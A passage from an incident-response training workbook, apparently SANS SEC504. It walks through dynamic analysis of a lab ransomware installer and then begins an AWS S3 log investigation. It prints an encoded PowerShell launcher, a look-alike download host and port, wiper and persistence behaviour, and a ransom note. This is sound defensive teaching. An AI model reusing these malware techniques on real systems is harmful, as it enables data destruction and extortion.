Date: 6/14/2022 12:15:31.1223505 PM

Thread: 3396

Class: Process

Operation: Process Create

Result: SUCCESS

Path: C:\WINDOWS\SysWOW64\cmd.exe

Duration: 0.0000000


PID: 1940

Command line: C:\WINDOWS\system32\cmd.exe /c powershell.exe -ExecutionPolicy Bypass -Encod
AEkAZgBHAG8AaQBAGcAtwBuAEIAYQB0AHQAQZQBByAGkAZQBzACAALQBxAGEAawBIAFQAbwBSAHUAbgAgAC0AQQBzAGV


Next Highlighted

Copy All Close

Even though we did not include `cmd.exe` in the filter, Procmon still captures process spawn activity in the *Process Tree*. To see this, close the Event Properties window, then click Tools | Process Tree.



As you can see, `AnalyticsInstaller.exe` spawned `cmd.exe`, which in turn spawned `powershell.exe`. If you click on any of these processes, the command line is shown.



Processes that have terminated are dimmed. However, you can still click on them.

Close Procmon after examining the command lines for each of the spawned child processes for AnalyticsInstaller.exe .

After completing your analysis of the child processes, close Procmon.

IMPORTANT: Remove the Malware Artifacts

Before shutting down your Windows VM, make sure to remove the malware artifacts. First, run the `Unregister-ScheduledTask` cmdlet in PowerShell. When it asks you if you are sure, press *y*, as shown here.

```
PS C:\tools\falsimentis> Unregister-ScheduledTask -TaskName "Analytics Backup"

Confirm
Are you sure you want to perform this action?
Performing operation 'Delete' on Target '\Analytics Backup'.
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"): y
```

Next, remove the malware artifacts in `C:\windows\SysWOW64\analytics*` as shown here.

```
PS C:\tools\falsimentis> del c:\windows\syswow64\analytics*
PS C:\tools\falsimentis>
```

Next, remove the ASEP entries for the Analytics Client and File Saver properties, as shown here.

```
PS C:\tools\falsimentis> Get-Item
HKLM:\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\ | Remove-ItemProperty -Name "Analytics Client"
PS C:\tools\falsimentis> Get-Item
HKLM:\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\ | Remove-ItemProperty -Name "File Saver"
PS C:\tools\falsimentis> Get-Item
HKLM:\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\

Hive:
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion

Name                                Property
----                                -
Run
```

Close the PowerShell window to complete the lab exercise.

Summary

In this lab we discovered additional information about the Midnite Meerkats malware that can be used for incident response actions. The program `AnalyticsInstaller.exe` appears to be the primary installer used by the attackers. The malware performs the following activities:

- Creates a scheduled task called *Analytics Backup*, described as the *Analytics Backup Service*.
- Creates a batch file *AnalyticsBackup.bat* which if run, recursively deletes all files and folders on the C drive of a Windows system.
- Communicates with `www1-google-analytics.com` on port 8088.
- Will download the file `analytics.exe` if the file is provided.
- Adds an ASEP under the *CurrentVersion\Run* registry key called *Analytics Client*, which runs `analytics.exe`
- Adds an ASEP under the *CurrentVersion\Run* registry key called *File Saver* which displays a ransom note.

Why This Lab is Important

During an incident you need to be able to quickly and accurately identify basic properties and activities of malware. This information can help with scoping, containment, eradication, and other incident response goals.

By applying static analysis (`strings` output inspection), dynamic analysis with a snapshot monitoring tool (RegShot) and dynamic analysis with a continuous monitoring tool (Procmon) we can build out understanding for what the software does. These details are valuable to better inform the decisions we make as incident responders.

Video Walkthrough

Watch the accompanying [video instructions \(/videos/MalwareInvestigation/\)](/videos/MalwareInvestigation/) for additional information.



Bonus (If Time Permits or for Homework)

If you have additional time during the lab, or wish to continue your investigation of the Midnite Meerkats malware after class is over, you can continue with the lab steps below.

Note: For the bonus portion of the lab exercise you will need Slingshot Linux and your Windows 10 VM.

Examine Network Traffic

Earlier in the lab we used Procmon to evaluate the malware, which can reveal network behavior information. We can also network details by examining the network traffic using packet capture tools.

Start Tcpdump

On your Linux virtual machine open a command prompt and change into the `/home/sec504/labs/falsimentis` directory.

```
sec504@slingshot:~$ cd /home/sec504/labs/falsimentis
```

Now start `tcpdump` to monitor for DNS requests as shown below.

```
sec504@slingshot:~/labs/falsimentis$ sudo tcpdump -n -i eth0 udp port 53
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

The `tcpdump` command breaks down as follows:

- `-n` - don't resolve host name or port numbers
- `-i eth0` - monitor traffic on the interface `eth0`
- `udp port 53` - only capture traffic destined for UDP port 53

Now switch back to your Windows virtual machine and set the DNS server to `10.10.75.1` using the `Set-DnsClientServerAddress` cmdlet.

```
PS C:\> Set-DnsClientServerAddress -InterfaceAlias Ethernet -
ServerAddresses ("10.10.75.1")
```

Launch the malware installer again.

```

PS C:\tools\falsimentis> .\Analyticsinstaller
Register-ScheduledTask : Cannot create a file when that file already exists.
At line:8 char:1
+ Register-ScheduledTask -TaskName "Analytics Backup" -Trigger $mmk5 -U ...
+ ~~~~~
    + CategoryInfo          : ResourceExists:
      (PS_ScheduledTask:Root/Microsoft/...S_ScheduledTask) [Register-Scheduled
        Task], CimException
    + FullyQualifiedErrorId : HRESULT 0x800700b7,Register-ScheduledTask

```

Examine Tcpdump Traffic

After the malware installer has finished running switch back to your Linux VM and stop `tcpdump` by pressing CTRL+C. Examine the `tcpdump` output – you will see one or more lines similar to the one below.

```

08:18:04.025272 IP 10.10.0.1.63424 > 10.10.75.1.53: 24230+ A? www1-google-
analytics.com. (43)

```

You may also see additional DNS activity to Microsoft (`dns.msfnetsi.com`, `settings-win.data.microsoft.com`) and Google (`clients4.google.com`, `accounts.google.com`) in the `tcpdump` output. This is normal activity and is unrelated to the malware installer.

This output shows a DNS request originating from your Windows VM, directed towards your Linux VM, attempting to look up the host `www1-google-analytics.com`.

Molding the Environment

We're now going to start molding the environment to what the malware installer expects. Since it is attempting to look up a host name, we can add an entry to the `hosts` file on the Windows VM, pointing `www1-google-analytics.com` to `10.10.75.1` to intercept the request. Use the `Add-Content` cmdlet on Windows to add a local hostname record for `www1-google-analytics.com`, directing the request to your Slingshot Linux VM.

```

PS C:\tools\falsimentis> Add-Content -Path
C:\windows\system32\drivers\etc\hosts -Value "10.10.75.1 www1-google-
analytics.com"

```

Since we don't know what type of connections the malware will attempt to make to `www1-google-analytics.com`, we need to restart `tcpdump` and have it capture all traffic. To do this first exit `tcpdump`

by pressing Ctrl+C. Then restart `tcpdump` without any filters.

```
sec504@slingshot:~/labs/falsimentis$ sudo tcpdump -n -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Now switch back to the Windows virtual machine and run the malware installer again.

```
C:\tools\falsimentis> .\AnalyticsInstaller
```

After the malware installer has finished running switch back to your Linux VM and stop `tcpdump` by pressing CTRL+C. Examine the `tcpdump` output – you will see one or more lines similar to the one below.

```
08:24:19.432923 IP 10.10.0.1.1545 > 10.10.75.1.8088: Flags [S], seq 4020164856,
win 65535, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
08:24:19.433042 IP 10.10.75.1.8088 > 10.10.0.1.1545: Flags [R.], seq 0, ack
4020164857, win 0, length 0
```

The source port in the example above is 1545, yours will likely be different. This is not a problem. The key is the destination port 8088.

This shows a connection attempt to TCP port 8088. Since there is nothing currently listening on that port, a TCP reset is sent back.

Capture the Incoming Request

Since the malware installer is attempting to connect to TCP port 8088, let's set up a Netcat listener using the `nc` command.

```
sec504@slingshot:~/labs/falsimentis$ nc -n -v -l -p 8088
listening on [any] 8088 ...
```

The `nc` command breaks down as follows:

- `-n` - don't resolve host names
- `-v` - displays verbose output (e.g. when it is listening, when a connection is made, etc.)
- `-l` - listen mode

- `-p 8088` - listen on port 8088

Now switch back to the Windows VM and run the malware installer again.

```
C:\tools\falsimentis> .\AnalyticsInstaller.exe
```

Switch back to your Linux VM and examine the output displayed by Netcat.

```
connect to [10.10.75.1] from (UNKNOWN) [10.10.0.1] 1546
GET /analytics.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64;
Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR
3.5.30729)
Host: www1-google-analytics.com:8088
Connection: Keep-Alive
```

This appears to be an HTTP GET request for `/analytics.exe`. Now that we've identified the protocol in use, we can terminate the Netcat listener by pressing CTRL+C and continue with molding the environment to give the malware the HTTP server it expects.

Serving analytics.exe with Python

A copy of `analytics.exe` has been provided in the `/home/sec504/labs/falsimentis` directory. To serve up the file over HTTP use Python's built-in web server and tell it to listen on port `8088`.

```
sec504@slingshot:~/labs/falsimentis$ python3 -m http.server 8088
Serving HTTP on 0.0.0.0 port 8088 ...
```

This command breaks down as follows:

- `python3` - run the Python3 interpreter
- `-m http.server` - run the `http.server` module
- `8088` - listen on port `8088`

Now switch back to your Windows VM and run the malware installer from PowerShell.

```
C:\tools\falsimentis> .\AnalyticsInstaller.exe
Register-ScheduledTask : Cannot create a file when that file already exists.
At line:8 char:1
+ Register-ScheduledTask -TaskName "Analytics Backup" -Trigger $mmk5 -U ...
+ ~~~~~
+ CategoryInfo          : ResourceExists:
(PS_ScheduledTask:Root/Microsoft/...S_ScheduledTask) [Register-Scheduled
Task], CimException
+ FullyQualifiedErrorId : HRESULT 0x800700b7,Register-ScheduledTask
```

Now switch back to your Linux VM. You will see output similar to what is shown below.

```
10.10.0.1 - - [12/Apr/2020 08:31:11] "GET /analytics.exe HTTP/1.1" 200 -
```

This suggests that indeed the malware installer is attempting to download the file `analytics.exe`. To further confirm this switch back to your Windows VM and look for `analytics.exe` in the `C:\Windows\SysWOW64` directory (the same one the `AnalyticsBackup.bat` file was created in.)

```
PS C:\tools\falsimentis> dir C:\windows\SysWOW64\analytics*

Directory: C:\windows\SysWOW64

Mode                LastWriteTime         Length Name
----                -
-a----            4/14/2020   4:30 AM          9191161 analytics.exe
-a----            4/14/2020   4:30 AM              23 AnalyticsBackup.bat
```

*Tip: When examining evidence, always consider the diagnosticity. That is, not only does the evidence support one theory, but **does it also** exclude other theories? In this case we have what appeared to be a regular HTTP GET request. The fact that the malware installer downloaded the file when provided supports this theory. However, this information by itself does not exclude other theories. For example, this could be how the malware checks in, using a request designed to fool analysts. Without further examination of additional evidence (e.g. network traffic, and ideally, code) it would be irresponsible to rule out other theories.*

Remove DNS Server Configuration

Finally, remove the DNS server configuration for the Ethernet adapter, as shown here.

```
PS C:\Tools\falsimentis> Get-NetAdapter Ethernet | Set-  
DnsClientServerAddress -ResetServerAddresses  
PS C:\Tools\falsimentis>
```

*IMPORTANT: After completing the bonus portion of this lab exercise, you must return to the lab step labeled
IMPORTANT: Remove the Malware Artifacts above to remove the malware from the Windows 10 VM.*

Additional Resources

Related SANS Classes

- [FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques \(https://sans.org/for610\)](https://sans.org/for610)

Books

- [Chapter 10 of Applied Incident Response \(https://www.appliedincidentresponse.com\)](https://www.appliedincidentresponse.com)
- [Malware Analysis Techniques \(https://www.packtpub.com/product/malware-analysis-techniques/9781839212277\)](https://www.packtpub.com/product/malware-analysis-techniques/9781839212277)

Lab 1.5: Cloud Investigation

Brief Intro

In this lab you, will continue your investigation of the Falsimentis incident, turning your focus to an evaluation of compromised AWS systems through log analysis.

Requirements for This Lab

In this lab, you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself


Evaluate the AWS logging information in `~/labs/awslogs`. Starting with the S3 logs, identify and evaluate malicious activity associated with a bucket. Use the information you collect to build threat intelligence, applying it to the information revealed in AWS API call logs to understand the origin of the compromise. Build a timeline (using pencil and paper or any other drawing tool) to map out the major compromise events.

Walkthrough


Overview

The executive leadership at Falsimentis has asked you to continue to apply your incident response analysis skills to assist them in understanding a suspected breach of AWS cloud assets.

Moritz Rawes, senior developer for Falsimentis, recently opened a ticket asking for several files to be restored from backup in an Amazon Web Services (AWS) Simple Storage Service (S3) bucket used by Falsimentis engineering: *falsimentis-eng*. Rawes reports that at 02:05 am UTC on 2021-08-02, he noticed that the image files for the Falsimentis AI system-on-chip (SoC) die have been replaced with what appears to be encrypted replacements.



Service desk analyst Ashlan McReath started to review the ticket 33 minutes later, confirming the presence of files with `.jpg.gpg` file name extensions in the `s3://falsimentis-eng` bucket, but also identified a ransom note from the Midnite Meerkats.



The ransom note is reproduced here.

```
Oops! You Have Been Pwned by the Midnite Meerkats!

We are the Midnite Meerkats, and we have control of your systems. You have 24
hours to pay us, or your files will be done. Everywhere!!!!

To pay us, fill out this form. It is in your best interest, if you ever want to
keep your files.

https://midnitemeerkats.com/payus/

Don't be too sad, you still have some time! Here is a song by some happy cats!

https://youtu.be/GSMCRD35ch4
```

You are asked to evaluate the logging information available to assess the incident using the following log resources:

- S3 bucket access logs
- CloudTrail API activity logs

Using the time information from Rawes' service desk ticket, we can start our timeline information as shown here.



Remember that in the electronic lab files, you can click on images to open full-size in a new tab.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Change to Log Directory

Change to the `~/labs/awslogs` directory, as shown here.

```
sec504@slingshot:~$ cd ~/labs/awslogs/  
sec504@slingshot:~/labs/awslogs$
```

List Log Files

List the contents of the log files directory, as shown here.

```
sec504@slingshot:~/labs/awslogs$ ls  
CloudTrail  s3-ai  s3-eng  vpcflowlogs  s3-cats  s3-w3
```

Falsimentis has collected several log files for your analysis:

- `CloudTrail` : CloudTrail logs, capturing all AWS API calls for successes and failures
- `s3-ai` : S3 logs for the falsimentis-ai bucket
- `s3-cats` : S3 logs for the falsimentis-cats bucket
- `s3-eng` : S3 logs for the falsimentis-eng bucket
- `s3-w3` : S3 logs for the falsimentis-w3 bucket

S3 Bucket Overview

Since the reported incident is associated with the falsimentis-eng bucket files, we can start our analysis with the associated logging information. Change to the `s3-eng` directory and list the files, as shown here.

```
sec504@slingshot:~$ cd ~/labs/awslogs/s3-eng
sec504@slingshot:~/labs/awslogs/s3-eng$ ls
2021-07-29-14-12-58-9643D3A6992B04CB
2021-07-29-14-18-58-E2B2665DDB497919
2021-07-29-14-24-46-2DE0A45E96362F96
...
2021-07-29-21-35-00-B150CC0D6633A771
2021-07-29-21-38-00-F574A331E443776A
2021-07-29-21-38-06-EA5CE2FA20B97A72
2021-07-29-21-39-45-A769FB33688D1BCA
2021-07-29-21-39-48-39F0C1A3223EB834
2021-07-29-21-40-11-EEC674779313A3F2
2021-07-29-21-42-07-1D23B1A33792AC36
```

S3 log files are written periodically (<https://docs.aws.amazon.com/AmazonS3/latest/userguide/ServerLogs.html>) ; in practice, this can be several times a minute, each generating a unique file name, but only when there is activity to capture.

Display the contents of the first file in the log file set, as shown here.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ cat 2021-07-29-14-12-58-9643D3A6992B04CB
701a23465480cca98d94a2f326ad22a9c26fec7b7a9c17ee8e10e8d50a91878e falsimentis-eng
[29/Jul/2021:13:09:55 +0000] 3.238.12.183 arn:aws:iam::342082656213:user/jmerckle
T7X3D7QX7X6GZ0NN REST.GET.BUCKET - "GET /?list-type=2&prefix=&delimiter=%2F&encoding-
type=url HTTP/1.1" 200 - 7983 - 37 36 "-" "aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-
182.422.amzn2.x86_64 exe/x86_64.amzn.2 prompt/off command/s3.ls" -
nWH0+ldF4vxbvpaMka7kLbRAFPVRP/QL9KfZwUP/lfVT12TEzikGmfIKLT3Aac13Pyr+lw+GaA= SigV4
ECDHE-RSA-AES128-GCM-SHA256 AuthHeader falsimentis-eng.s3.us-west-1.amazonaws.com
TLSv1.2 -
```

S3 log files follow the convention used by many Unix systems where each log entry is one line in an ASCII file, using empty space to delimit each field. This system is imperfect, since some fields use empty space *within* a field (such as the date and the user agent). The data elements captured in the AWS log file are, in order:

1. Bucket Owner
2. Bucket
3. Time
4. Remote IP
5. Requester
6. Request ID
7. Operation
8. Key
9. Request-URI
0. HTTP status
1. Error Code
2. Bytes Sent

3. Object Size
4. Total Time
5. Turn-Around Time
6. Referer
7. User-Agent
8. Version Id
9. Host Id
10. Signature Version
11. Cipher Suite
12. Authentication Type
13. Host Header
14. TLS version

Additional information on each of these fields is available in the AWS guide [Amazon S3 server access log format](https://docs.aws.amazon.com/AmazonS3/latest/userguide/LogFormat.html) (<https://docs.aws.amazon.com/AmazonS3/latest/userguide/LogFormat.html>).

S3 Bucket Log Analysis: S3Logparse

Parsing S3 log bucket data using Awk can be difficult. An alternative is to use an open source tool to summarize the data, such as S3Logparse.

S3Logparse reads from one or more S3 log files and captures basic statistics from the data. Run the `s3logparse` script from the command prompt with no arguments, as shown here.

```
ec504@slingshot:~/labs/awslogs/s3-eng$ s3logparse  
s3logparse.py: Extract useful information from AWS S3 logs.  
Usage: /usr/local/bin/s3logparse  
[useragent|toptalkers|topuploaders|topdownloaders|topfiles] <log files>
```

To use S3Logparse, specify a *function* (one of `useragent`, `toptalkers`, etc.), followed by one or more log files. Start with the `useragent` function, as shown here.

```

sec504@slingshot:~/labs/awslogs/s3-eng$ s3logparse useragent *
38 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2
prompt/off command/s3.cp
38 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2
prompt/off command/s3.sync
19 - S3Console/0.4, aws-internal/3 aws-sdk-java/1.11.1002 Linux/5.4.129-
72.229.amzn2int.x86_64 OpenJDK_64-Bit_Server_VM/25.282-b08 java/1.8.0_282
vendor/Oracle_Corporation cfg/retry-mode/legacy
18 - S3Console/0.4, aws-internal/3 aws-sdk-java/1.11.1002 Linux/5.4.122-
66.218.amzn2int.x86_64 OpenJDK_64-Bit_Server_VM/25.282-b08 java/1.8.0_282
vendor/Oracle_Corporation cfg/retry-mode/legacy
2 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2
prompt/off command/s3.ls
2 - Boto3/1.18.8 Python/3.7.10 Linux/4.14.238-182.422.amzn2.x86_64 Botocore/1.21.8
Resource
1 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2
prompt/off command/s3api.get-bucket-versioning
1 - Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.107 Safari/537.36

```

Like conventional web server logs, the S3 logs capture the user agent of the client interacting with the S3 resource. Here we see several useful pieces of information about the users interacting with the S3 storage resource, including the bucket access tool (AWS command line tool, AWS web console, Boto3 (a Python client for interacting with S3 resources) and Chrome.

None of these user agents necessarily indicates an attack, but if there are unusual user agents, they may warrant further investigation. For example, if all of your S3 access is through AWS CLI, but you see several entries for Boto3 scripts, you could investigate those requests in more detail.

Next, use the *toptalkers* function to identify all of the unique IP endpoints interacting with the S3 logging data, as shown here.

```

sec504@slingshot:~/labs/awslogs/s3-eng$ s3logparse toptalkers *
6.16 MiB - 3.238.12.183
34.56 KiB - 96.253.26.224

```

The Falsimentis team informs you that 96.253.26.224 is the endpoint used by Irvine Obbard, an AWS administrator.

Fortunately for us as analysts, there are only two unique IP endpoints accessing the S3 bucket. Of these IP addresses, the 96.253.26.224 IP address is used by Falsimentis executive Irvine Obbard as an AWS administrator. While there is the possibility that the attack could originate from Obbard's system under the control of an attacker, we'll continue our investigation by looking at the activity from the unknown IP address.

We can update our timeline information by adding a *knowledge bin*, calling out the suspected IP address, as shown here.



Extract S3 Records: Suspicious IP Address

Use the `grep` utility to create a single file that contains all of activity from the unknown IP address, excluding the file name information with the `-h` argument, as shown here.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ grep -h 3.238.12.183 * > s3-eng-unknown-ip  
sec504@slingshot:~/labs/awslogs/s3-eng$
```

Without the `-h` argument, `grep` will prepend the file name then the matching line, separated by a colon. The original file name isn't necessary for our analysis, so we omit it here.

Next, repeat the query using `s3logparse` to examine user agent information, focusing on the new `s3-eng-unknown-ip` log file, as shown here.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ s3logparse useragent s3-eng-unknown-ip  
38 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2  
prompt/off command/s3.cp  
38 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2  
prompt/off command/s3.sync  
2 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2  
prompt/off command/s3.ls  
2 - Boto3/1.18.8 Python/3.7.10 Linux/4.14.238-182.422.amzn2.x86_64 Botocore/1.21.8  
Resource  
1 - aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-182.422.amzn2.x86_64 exe/x86_64.amzn.2  
prompt/off command/s3api.get-bucket-versioning
```


Here we see similar output, but the S3Console user agent is missing, attributed to Obbard's administrative use and not the activity of the attacker.

Examine File Interaction


Next, use `s3logparse` to identify the file access from the unknown IP address, as shown here:

```
sec504@slingshot:~/labs/awslogs/s3-eng$ s3logparse topfiles s3-eng-unknown-ip
4 - gse_multipart10686.jpg
3 - PHOTOS
2 - gse_multipart67095.jpg
2 - gse_multipart46332.jpg
2 - gse_multipart67068.jpg
2 - gse_multipart67118.jpg
...
1 - gse_multipart67065.jpg.gpg
1 - gse_multipart52142.jpg.gpg
1 - README-RANSOM.txt
1 - gse_multipart67112.jpg.gpg
```

In this output we can confirm that the source IP address 3.238.12.183 is also the endpoint that interacted with the encrypted `.jpg.gpg` files, and uploaded the ransom note. We can extract the date and timestamp information from the log file for the first file access, and the first encrypted file access, as shown here.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ head -1 s3-eng-unknown-ip
701a23465480cca98d94a2f326ad22a9c26fec7b7a9c17ee8e10e8d50a91878e falsimentis-eng
[29/Jul/2021:13:09:55 +0000] 3.238.12.183 arn:aws:iam::342082656213:user/jmerckle
T7X3D7QX7X6GZ0NN REST.GET.BUCKET - "GET /?list-type=2&prefix=&delimiter=%2F&encoding-
type=url HTTP/1.1" 200 - 7983 - 37 36 "-" "aws-cli/2.2.23 Python/3.8.8 Linux/4.14.238-
182.422.amzn2.x86_64 exe/x86_64.amzn.2 prompt/off command/s3.ls" -
nWH0+ldF4vxbvpaMka7kLbRAFPVRP/QL9KfZWUP/lfVT12TEixikGmfIKLT3Aac13Pyr+1ww+GaA= SigV4
ECDHE-RSA-AES128-GCM-SHA256 AuthHeader falsimentis-eng.s3.us-west-1.amazonaws.com
TLShv1.2 -
sec504@slingshot:~/labs/awslogs/s3-eng$ head -1 s3-eng-unknown-ip | cut -d" " -f
3-4
[29/Jul/2021:13:09:55 +0000]
sec504@slingshot:~/labs/awslogs/s3-eng$ grep jpg.gpg s3-eng-unknown-ip | head -1 |
cut -d" " -f 3-4
[29/Jul/2021:19:59:35 +0000]
```

In the first command, we use `head` to look at the first line in the extracted list of S3 events for the attacker IP address. This presents us with a lot of information, so we repeat the command, piping the results through `cut` using a space as a delimiter `-d" "` and extracting fields 3-4, retrieving the date and time information. We repeat this command a second time, extracting the first access for a file ending in `jpg.gpg`. We can use this information to update our timeline, as shown here.



Attacker Details
Unk source: 3.238.12.183

Enumerate File Actions

Next, let's look at the actions the attacker applied to files in the falsimentis-eng bucket. The pertinent fields are columns 8 and 9, along with the timestamp in fields 3 and 4. Request these four fields with `awk` as shown here.

```
sec504@slingshot:~/labs/awslogs/s3-eng$ awk '{print $3, $4, $8, $9}' s3-eng-unknown-ip
[29/Jul/2021:13:09:55 +0000] REST.GET.BUCKET -
[29/Jul/2021:13:10:29 +0000] REST.GET.BUCKET -
[29/Jul/2021:13:10:06 +0000] REST.HEAD.OBJECT gse_multipart10686.jpg
[29/Jul/2021:13:10:30 +0000] REST.GET.OBJECT gse_multipart67095.jpg
[29/Jul/2021:13:10:30 +0000] REST.GET.OBJECT gse_multipart46332.jpg
...
[29/Jul/2021:14:03:06 +0000] BATCH.DELETE.OBJECT gse_multipart10686.jpg
